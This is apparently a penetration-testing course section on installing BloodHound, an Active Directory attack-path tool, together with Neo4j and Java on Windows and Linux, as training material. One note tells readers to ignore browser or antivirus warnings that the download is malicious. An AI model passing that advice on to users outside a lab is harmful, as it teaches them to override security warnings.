4. Active Directory BloodHound

BloodHound Setup and Installation

BloodHound use Neo4j, a graph database management system designed to store, manage, and query data represented in a graph. It is a NoSQL database that uses a graph data model to represent and store data, with nodes and edges representing the data and relationships, respectively. This allows Neo4j to represent complex and interconnected data structures more intuitively and efficiently than traditional relational databases.

Neo4j is written in Java and requires a Java Virtual Machine (JVM) to run.

BloodHound can be installed on Windows, Linux, and macOS. We will need to install Java and Neo4j and then download the BloodHound GUI. We can also build the BloodHound GUI from the source, but we won't cover that step in this section. If you want to build from the source, you can read BloodHound official documentation.

We will do the installation in 3 steps:

1. Install Java.
2. Install Neo4j.
3. Install BloodHound.

Note: BloodHound 4.2 is installed in PwnBox and ready to use. Both binaries are in the path, you can use `sudo neo4j console` to start the Neo4j database and `bloodhound` to launch BloodHound GUI.

BloodHound is installed on the target machine. It is not necessary to install it. To run it we would only need to start the database with the following command `net start neo4j` and execute `bloodhound.exe` which is in the `C:\Tools` folder.

Windows Installation

We first need to download and install Java Oracle JDK 11. We need to register an account before downloading Java from their website. Once we download the installation file, we can silently install it using the following command:

Install Java Silently

```
PS C:\htb> .\jdk-11.0.17_windows-x64_bin.exe /s
```

Next, we need to install `Neo4j`. We can get the complete list of available versions in the Neo4j Download Center. We will use Neo4j 4.4, the latest version at the time of writing is Neo4j 4.4.16. Once downloaded, open Powershell, running as administrator, and extract the content of the file:

Unzip Neo4j

```
PS C:\htb> Expand-Archive .\neo4j-community-4.4.16-windows.zip .
```

Note: Neo4j 5, the latest version, suffers from severe performance regression issues, this is why we are not using version 5. For more information visit: BloodHound Official Documentation.

Next, we need to install Neo4j. To install it as a service, we need to move to the `.\neo4j-community-*\bin\` directory and execute the following command `neo4j.bat install-service`:

Install Neo4j Service

```
PS C:\htb> .\neo4j-community-4.4.16\bin\neo4j.bat install-service
Neo4j service installed.
```


Note: At this point, we may see an error about Java not being found or the wrong version of Java running. Ensure your **JAVA_HOME** environment variable is set to the JDK folder (example: C:\Program Files\Java\jdk-11.0.17); this is done automatically after installation. Still, if the installation fails, we must ensure everything is configured correctly.


Once the service is installed, we can start the service:

Start Service


```
PS C:\htb> net start neo4j
The Neo4j Graph Database - neo4j service is starting..
The Neo4j Graph Database - neo4j service was started successfully.
```

Configure Neo4j Database

To configure the Neo4j database, open a web browser and navigate to the Neo4j web console at http://localhost:7474/:




Authenticate to Neo4j in the web console with username `neo4j` and password `neo4j`, leave the database empty, and once prompted, change the password.




Download BloodHound GUI

1. Download the latest version of the BloodHound GUI for Windows from https://github.com/BloodHoundAD/BloodHound/releases.



Note: We may get a warning from the Browser or the AV that the file is malicious. Ignore and allow the download.

1. Unzip the folder and double-click BloodHound.exe.
2. Authenticate with the credentials you set up for neo4j.



Linux Installation

The first thing we need to do is download and install `Java Oracle JDK 11`. We will update our apt sources to install the correct package:

Updating APT sources to install Java

```
[!bash!]# echo "deb http://httpredir.debian.org/debian stretch-backports
main" | sudo tee -a /etc/apt/sources.list.d/stretch-backports.list
[!bash!]# sudo apt-get update
...SNIP...
```

With this update, if Java is not installed when we try to install Neo4j, it will automatically install it as part of the Neo4j installation. Let's add the apt sources for Neo4j installation:

Updating APT sources to install Neo4j

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key
add -
```

```
echo 'deb https://debian.neo4j.com stable 4.4' | sudo tee -a
/etc/apt/sources.list.d/neo4j.list
sudo apt-get update
...SNIP...
```

Before installing Neo4j, we need to install the `apt-transport-https` package with apt:

Installing required packages

```
sudo apt-get install apt-transport-https
...SNIP...
```

Now we can install Neo4j. Let's first list the available options and pick the latest 4.4.X version.

Installing Neo4j

```
sudo apt list -a neo4j
sudo apt list -a neo4j
Listing... Done
neo4j/stable 1:5.3.0 all [upgradable from: 1:4.4.12]
neo4j/stable 1:5.2.0 all
neo4j/stable 1:5.1.0 all
neo4j/stable 1:4.4.16 all
neo4j/stable 1:4.4.15 all
neo4j/stable 1:4.4.14 all
neo4j/stable 1:4.4.13 all
neo4j/stable,now 1:4.4.12 all [installed,upgradable to: 1:5.3.0]
neo4j/stable 1:4.4.11 all
neo4j/stable 1:4.4.10 all
neo4j/stable 1:4.4.9 all
...SNIP...
```


At the time of writting. The latest version is Neo4j 4.4.16, let's install that version with the following command:

Installing Neo4j 4.4.X

```
sudo apt install neo4j=1:4.4.16 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
```

```
  neo4j
1 upgraded, 0 newly installed, 0 to remove, and 236 not upgraded.
Need to get 106 MB of archives.
After this operation, 1,596 kB of additional disk space will be used.
Get:1 https://debian.neo4j.com stable/4.4 amd64 neo4j all 1:4.4.16 [106
MB]
Fetched 106 MB in 2s (55.9 MB/s)
...SNIP...
```

Next, we need to make sure we are using Java 11. We can update which java version our operating system will use with the following command:

Change Java version to 11

```
sudo update-alternatives --config java
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                            Priority
Status
------------------------------------------------------------
  0            /usr/lib/jvm/java-13-openjdk-amd64/bin/java   1311
auto mode
* 1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111
manual mode
  2            /usr/lib/jvm/java-13-openjdk-amd64/bin/java   1311
manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
```


Note: Option 1 correspond to Java 11. The option may be different in your system.

We can start `Neo4j` as a console application to verify it starts up without errors:

Running Neo4j as console

```
cd /usr/bin
sudo ./neo4j console
Directories in use:
home:         /var/lib/neo4j
config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
```

```
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-01-05 20:04:26.679+0000 INFO  Starting...
2023-01-05 20:04:27.369+0000 INFO  This instance is ServerId{fb3f5e13}
(fb3f5e13-5dfd-49ee-b068-71ad7f5ce997)
2023-01-05 20:04:29.103+0000 INFO  ======== Neo4j 4.4.16 ========
2023-01-05 20:04:30.562+0000 INFO  Performing postInitialization step for
component 'security-users' with version 3 and status CURRENT
2023-01-05 20:04:30.562+0000 INFO  Updating the initial password in
component 'security-users'
2023-01-05 20:04:30.862+0000 INFO  Bolt enabled on localhost:7687.
2023-01-05 20:04:31.881+0000 INFO  Remote interface available at
http://localhost:7474/
2023-01-05 20:04:31.887+0000 INFO  id:
613990AF56F6A7BDDA8F79A02F0ACED758E04015C5B0809590687C401C98A4BB
2023-01-05 20:04:31.887+0000 INFO  name: system
2023-01-05 20:04:31.888+0000 INFO  creationDate: 2022-12-12T15:59:25.716Z
2023-01-05 20:04:31.888+0000 INFO  Started.
```

To start and stop the service, we can use the following commands:

Start Neo4j

```
sudo systemctl start neo4j
```

Stop Neo4j

```
sudo systemctl stop neo4j
```

Note: It is very common for people to host Neo4j on a Linux system but use the BloodHound GUI on a different system. Neo4j, by default, only allows local connections. To allow remote connections, open the neo4j configuration file located at `/etc/neo4j/neo4j.conf` and edit this line:


`#dbms`.default_listen_address=0.0.0.0

Remove the # character to uncomment the line. Save the file, then start neo4j up again


Configure Neo4j Database

To configure the Neo4j database, we will do the same steps we did on Windows:

Open a web browser and navigate to the Neo4j web console at http://localhost:7474/:




Change Neo4j default credentials. Authenticate to neo4j in the web console with username `neo4j` and password `neo4j`, leave the database empty, and once prompted, change the password.



Download BloodHound GUI

1. Download the latest version of the BloodHound GUI for Linux from https://github.com/BloodHoundAD/BloodHound/releases.



1. Unzip the folder, then run BloodHound with the `--no-sandbox` flag:

